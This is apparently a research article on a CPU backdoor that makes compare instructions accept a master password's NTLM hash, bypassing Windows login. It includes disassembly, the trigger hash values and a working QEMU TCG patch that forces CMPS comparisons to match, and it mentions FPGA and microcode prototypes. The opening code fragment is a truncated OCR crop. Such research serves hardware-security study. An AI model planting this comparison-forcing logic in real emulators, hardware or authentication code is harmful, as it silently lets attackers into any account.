

```
case 0xa6: /* cmpsS */
case 0xa7:
  ot = mo_b_d(b, dflag);
  if (prefixes & PREFIX_REPNZ) {
    gen_repz_cmps(s, ot, pc_start - s->cs_base, s->pc -
  } else if (prefixes & PREFIX_REPZ) {
    gen_repz_cmps(s, ot, pc_start - s->cs_base, s->pc -
  } else {
    gen_cmps(s, ot);
  }
  break;
```

A CPU Backdoor

AUTHOR: uty <whensungoes@gmail.com>

Table of Contents

1. Introduction

The concept of CPU backdoors is both fascinating and controversial. While their existence is often debated, it's hard to believe that the major CPU vendors (like Intel, AMD, ARM and IBM) or certain agencies have never considered them. An effective CPU backdoor must be undetectable and lethal, reserved only for breaching the most secure systems as a last resort.

Current discussions often focus on undocumented instructions. Problem is, those still require the attacker to already have some foothold in the system. Instead, what if a backdoor embedded deep within the processor's microarchitecture, could grant access to a system without requiring any prior compromise?

Certainly, components like the Baseboard Management Controller (BMC) and Intel's Management Engine (ME), along with their underlying controlling bus, can fully control a system at the deepest level. However, these features are at least partially documented and typically fall under the broader category of Reliability, Availability, and Serviceability (RAS).

Customers should already be well aware of the risks when their devices are marketed as remotely manageable.

The goal of this project is to implant a CPU backdoor by altering instruction implementations. It is not meant to make a destructive "halt-and-catch-fire" instruction. This backdoor is designed to subtly manipulate critical instructions such as "CMP" that are involved in password authentication, to bypass system security checks.

Imagine an attacker sitting down at a secured machine he's never touched before, or connecting remotely. By entering one secret master password, he can gain access to any account on the system.

Years ago, a security researcher demonstrated an attack on an ATM running Windows XP by exploiting an exposed FireWire port. This port allowed direct memory access from the connected peer machine, bypassing Windows XP's login mechanism.

This is how the Windows password authentication works: when Windows system received a password input, it would pad the string and generate a 16-byte NTLM hash, which the system compared against stored credentials in the SAM database via the MsvpPasswordValidate()

function within msv1_0.dll. By accessing the system's memory through the FireWire interface, the attacker could patch the validation function to always return "true" (rendering all passwords valid) or embed a predetermined hash to accept a specific master password. This memory-level manipulation completely circumvented Windows XP's security measures, granting unrestricted access to any system account.

Surprisingly, the hash used is unsalted. Even Windows 10 still relies on unsalted hashes (I haven't tested Windows 11 yet, as none of my machines or VMs meet its requirements, but I suspect the situation remains unchanged). A CPU password backdoor would be especially convenient due to the predictability of unsalted hashing.

One challenge for hardware-level backdoors is that CPU cores operate at a lower abstraction layer, stripping away OS-level context during instruction execution. However, it is notable that operating system authentication module has remained largely unchanged for years (all NT-based Windows systems use the same authentication mechanism and libraries as just described above, at least from Windows XP to Windows 10), whether by deliberate design or simply due to the robustness of their implementation.

For the backdoor design, malicious circuitry is embedded into the CPU's Arithmetic Logic Unit (ALU). When a specific hash value is compared, the malicious circuitry manipulates the ALU to produce a false result, forcing it to return a match regardless of the actual comparison. This manipulation is triggered when the ALU operation originates from a CMP instruction executed by the password authentication module (64-bit hashes derived from the secret master key prevent false triggers). As a result, the master key will be accepted as valid for any stored credentials, bypassing authentication checks.

To validate this concept, I employed QEMU with TCG (Tiny Code Generator) to demonstrate the backdoor on a virtual x86 machine running Windows.

To further verify the backdoor's feasibility on commercial hardware, I implemented it in Verilog RTL for the OpenSPARC T1 (Sun Microsystems' open-source UltraSPARC T1 variant) and deployed it on a Xilinx ML505 (Virtex-5 LX110T) FPGA board. This FPGA implementation enabled cycle-accurate verification of the backdoor on actual CPU hardware.

Since Windows does not support SPARC-based systems, I installed a Linux distribution instead and made adjustments to the backdoor. In Linux and other Unix-like systems, the use of salted password hashes complicates backdoor implementation. The salt prevents the CPU from directly recognizing predefined hash values, but the username transmitted in cleartext can still serve as an alternative trigger.

A microcode-based prototype was also implemented on an Intel Pentium N4200 CPU (Goldmont microarchitecture) to validate the concept on commercial hardware.

This paper is structured in three main sections. We begin by discussing existing CPU backdoors to establish necessary background knowledge. Next, we introduce and demonstrate our novel CPU backdoor design. Finally, we discuss and conclude with our insights.

2. Known CPU "Backdoors"

[... Read the full version of this article online ...]

3. Designing a CPU Backdoor

The known backdoors discussed earlier, along with proposed ideas [3][18], require the attacker to already possess code execution capabilities within the system. However, obtaining initial access often presents the greatest challenge. To address this, we consider the login process. Password authentication, a foundational security mechanism, relies on users submitting credentials (username and password) for verification. However, even robust password authentication fails if the CPU itself is backdoored, enabling attackers to bypass verification silently.

3.1 Windows Password Authentication Bypass via Backdoored Instruction

Windows password authentication works as follows. During login, user password is padded and hashed to 16 bytes using NTLM algorithm. The MsvpPasswordValidate() function from msv1_0.dll then compares this hash with the one stored in the SAM database using RtlCompareMemory(). If they match, authentication succeeds. Below is the disassembly of RtlCompareMemory().

```
ntdll!RtlCompareMemory:
76ff6970 56 push esi
76ff6971 57 push edi
76ff6972 fc cld
76ff6973 8b74240c mov esi,dword ptr [esp+0Ch]
76ff6977 8b7c2410 mov edi,dword ptr [esp+10h]
76ff697b 8b4c2414 mov ecx,dword ptr [esp+14h]
76ff697f c1e902 shr ecx,2
76ff6982 7404 je ntdll!RtlCompareMemory+0x18 (76ff6988)

ntdll!RtlCompareMemory+0x14:
76ff6984 f3a7 repe cmps dword ptr [esi],dword ptr es:[edi]
76ff6986 7516 jne ntdll!RtlCompareMemory+0x2e (76ff699e)

ntdll!RtlCompareMemory+0x18:
76ff6988 8b4c2414 mov ecx,dword ptr [esp+14h]
76ff698c 83e103 and ecx,3
76ff698f 7404 je ntdll!RtlCompareMemory+0x25 (76ff6995)

ntdll!RtlCompareMemory+0x21:
76ff6991 f3a6 repe cmps byte ptr [esi],byte ptr es:[edi]
76ff6993 7516 jne ntdll!RtlCompareMemory+0x3b (76ff69ab)

ntdll!RtlCompareMemory+0x25:
76ff6995 8b442414 mov eax,dword ptr [esp+14h]
76ff6999 5f pop edi
76ff699a 5e pop esi
76ff699b c20c00 ret 0Ch

ntdll!RtlCompareMemory+0x2e:
76ff699e 83ee04 sub esi,4
76ff69a1 83ef04 sub edi,4
76ff69a4 b904000000 mov ecx,4
76ff69a9 f3a6 repe cmps byte ptr [esi],byte ptr es:[edi]

ntdll!RtlCompareMemory+0x3b:
76ff69ab 4e dec esi
76ff69ac 2b74240c sub esi,dword ptr [esp+0Ch]
76ff69b0 8bc6 mov eax,esi
76ff69b2 5f pop edi
76ff69b3 5e
```

Since the hash data is exactly 16 bytes long and system-allocated memory is typically word-aligned, RtlCompareMemory() optimizes the comparison process. On 32-bit x86 systems, it performs four 32-bit (DWORD) comparisons using REPE CMPSD, while on 64-bit x86 systems, it executes two 64-bit (QWORD) comparisons via REPE CMPSQ, as shown below.

```
x86
"f3a7   repe cmps dword ptr [esi],dword ptr es:[edi]"

x86_64
"f348a7  repe cmps qword ptr [rsi],qword ptr [rdi]"
```

The esi and edi registers store the memory addresses of the two hash values being compared, while ecx contains the number of comparisons to perform.

The repe (or repz) prefix instructs the CMPS instruction to repeat until either ecx reaches zero or a mismatch is detected.In the Windows password authentication process, CMPS functions as the decisive instruction. Its result directly determines whether authentication passes or fails.

Consider the password "123" as the secret master password. Its corresponding hash is "3dbde697d71690a769204beb12283678". During the REPE CMPS instruction on x86 systems, the edi register contains the memory pointer and sequentially reads the data values 0x97e6bd3d, 0xa79016d7, 0xeb4b2069, and 0x78362812. On x86_64 systems, this data is organized in 64-bit thunks as 0xa79016d797e6bd3d and 0x78362812eb4b2069. When the backdoored CPU processes these specific values during a CMPS operation, it will set the Z flag to indicate a match, regardless of the actual memory content. As a result, the password "123" will successfully authenticate against any password stored in the system.

The REPE CMPS instruction is relatively complex. It involves memory accesses and multiple arithmetic operations. For instance, the data comparison is essentially a subtraction operation carried out by the ALU.

In real x86 processors, it will be decoded into microcode routines stored in the CPU's microcode ROM, which then executes the corresponding sequence of micro-operations.

3.2 x86 QEMU TCG-based Prototype

I truly wish I could implement this backdoor on a x86 CPU. However, I haven't found an open-source x86 processor capable of running the Windows NT kernel, and developing one myself is beyond my current capabilities (though I'm studying the ao486_MiSTer project). For now, I'll demonstrate the backdoor using QEMU's TCG emulator instead.

(Three years later, I'm still working towards my x86-core goal. Fortunately, microcode has become far more accessible, allowing me to prototype a microcode-based backdoor as well. Full details are in Section 3.4.)

TCG (Tiny Code Generator) is QEMU's dynamic binary translation engine. Instead of interpreting instructions one by one (like Bochs), TCG translates target CPU instructions into intermediate TCG ops, which are then compiled into host machine code. This approach, called Dynamic Binary Translation, delivers significantly better performance than traditional interpreters while still being software-based.

To understand how TCG translates machine code, we begin with disas_insn() which is the core function that decodes CPU instructions into TCP ops.

```
static target_ulong disas_insn (DisasContext *s, CPUState *cpu);
```

Located in target/i386/tcg/translate.c, this implementation handles both x86 and x86_64 architectures. The disas_insn() function uses a large switch-case structure for instruction decoding. Within it, opcode 0xa7 maps to the CMPS instruction with dword operands, as illustrated below.

```
case 0xa6: /* cmpsS */
case 0xa7:
    ot = mo_b_d(b, dflag);
    if (prefixes & PREFIX_REPNZ) {
        gen_repz_cmps(s, ot, pc_start - s->cs_base,
                      s->pc - s->cs_base, 1);
    } else if (prefixes & PREFIX_REPZ) {
        gen_repz_cmps(s, ot, pc_start - s->cs_base,
                      s->pc - s->cs_base, 0);
    } else {
        gen_cmps(s, ot);
    }
    break;
```

gen_cmps() handles standalone CMPS instruction, while gen_repz_cmps() processes REP-prefixed CMPS operations by repeatedly invoking gen_cmps() for each iteration. The implementation is shown below.

```
static inline void gen_cmps(DisasContext *s, MemOp ot)
{
    gen_string_movl_A0_EDI(s);
    gen_op_ld_v(s, ot, s->T1, s->A0);
    gen_string_movl_A0_ESI(s);
    gen_op(s, OP_CMPL, ot, OR_TMP0);
    gen_op_movl_T0_Dshift(s, ot);
    gen_op_add_reg_T0(s, s->aflag, R_ESI);
    gen_op_add_reg_T0(s, s->aflag, R_EDI);
}
```

It is constructed using TCG front-end operations, which consist of functions beginning with tcg_ such as tcg_gen_mov_tl(). These operations represent fundamental CPU instructions and are directly translated into host machine code during JIT compilation, functioning similarly to microcode in real x86 CPU. For more complex instruction emulation that cannot be efficiently represented with basic TCG operations, TCG provides a helper function mechanism. These helpers are implemented as C functions that are called from TCG-generated code, allowing complex operations to be executed as precompiled native binary for optimal performance. By using helper functions for complicated cases, TCG avoids the need to express sophisticated logic through TCG ops while maintaining execution speed.

The helper function gen_helper_malicious_cmps() implements backdoor logic that checks if the memory pointed to by edi/rdi matches predefined master password hashes. If a match is found, gen_malicious_op() alters the resultof the CMPS instruction to fake a successful comparison. Relevant code snippets are shown below.

```
static inline void gen_cmps(DisasContext *s, MemOp ot)
{
    TCGv ret0;
    ret0 = tcg_temp_local_new();

    gen_string_movl_A0_EDI(s);
    gen_op_ld_v(s, ot, s->T1, s->A0);
    gen_string_movl_A0_ESI(s);

    gen_helper_malicious_cmps(ret0, cpu_env, s->T1);
    gen_malicious_op(s, OP_CMPL, ot, OR_TMP0, ret0);

    gen_op_movl_T0_Dshift(s, ot);
    gen_op_add_reg_T0(s, s->aflag, R_ESI);
    gen_op_add_reg_T0(s, s->aflag, R_EDI);

    tcg_temp_free(ret0);
}


#ifdef TARGET_X86_64
target_ulong helper_malicious_cmps(CPUX86State *env, uint64_t rdi)
{
    target_ulong val = 0;

    if (rdi == 0xa79016d797e6bd3d || rdi == 0x78362812eb4b2069)
    {
        printf("helper_malicious_cmps: edi 0x%llx\n",
                                      (long long unsigned int)rdi);
        val = 1;
    }

    return val;
}
#else
target_ulong helper_malicious_cmps(CPUX86State *env, uint32_t edi)
{
    target_ulong val = 0;

    if (edi == 0x97e6bd3d || edi == 0xa79016d7
     || edi == 0xeb4b2069 || edi == 0x78362812)
    {
        printf("helper_malicious_cmps: edi 0x%x\n", edi);
        val = 1;
    }

    return val;
}
#endif


/* if d == OR_TMP0, it means memory operand (address in A0) */
static void gen_malicious_op(DisasContext *s1, int op, MemOp ot, int d,
TCGv ret0)
{

...

    switch(op) {

...

    case OP_CMPL:
        {
        // uty: test
        TCGv one;
        one = tcg_constant_tl(1); // no need to free
        tcg_gen_movcond_tl(TCG_COND_EQ, s1->T0, ret0, one, one, s1->T0);
        tcg_gen_movcond_tl(TCG_COND_EQ, s1->T1, ret0, one, one, s1->T1);

        tcg_gen_mov_tl(cpu_cc_src, s1->T1);
        tcg_gen_mov_tl(s1->cc_srcT, s1->T0);
        tcg_gen_sub_tl(cpu_cc_dst, s1->T0, s1->T1);
        set_cc_op(s1, CC_OP_SUBB + ot);

        tcg_temp_free(one); // tcg_temp_free will simply ignore it
        }
        break;
    }
}
```

The master password '123' will authenticate successfully once the REPE CMPS instruction completes its comparison with all hash fragments. This means that on this QEMU virtual machine, as long as it runs a Windows NT-based system, the password '123' can be used to access any user account.

[... Read the full version of this article online ...]

4. Miscellaneous

[... Read the full version of this article online ...]

5. Conclusion

This paper introduces a CPU backdoor that enables an attacker to log into any account on the system using a master password.

To test the idea, three prototypes are built: one on the QEMU TCG emulator, another on the OpenSPARC T1 processor (FPGA-based), and a third via microcode modification on an Intel Pentium N4200 CPU.

The idea we aim to convey is this: while embedding backdoors deeper into hardware improves stealth, hardware alone imposes usability constraints.

However, if the software intentionally cooperates the hardware, we gain more opportunities to deploy effective CPU backdoors. In our approach, the upper-layer operating system's password authentication module exhibits detectable behavioral patterns, which the CPU monitors to infer authentication events.

6. Acknowledgements

Special thank you to my wife uay and our kids Ray and Summer! You never stop believing in me. Even after three long years, you still have faith that I'll finish this paper. I love you all so much!

Thanks to ChatGPT and DeepSeek for helping me write this paper!

7. References

[3] CPU bugs, CPU backdoors
and consequences on security
[18] Designing and implementing malicious hardware

praetorian
Find the breach point before it finds you
Chariot pinpoints the real, exploitable threats hackers use to breach organizations before they strike.
www.praetorian.com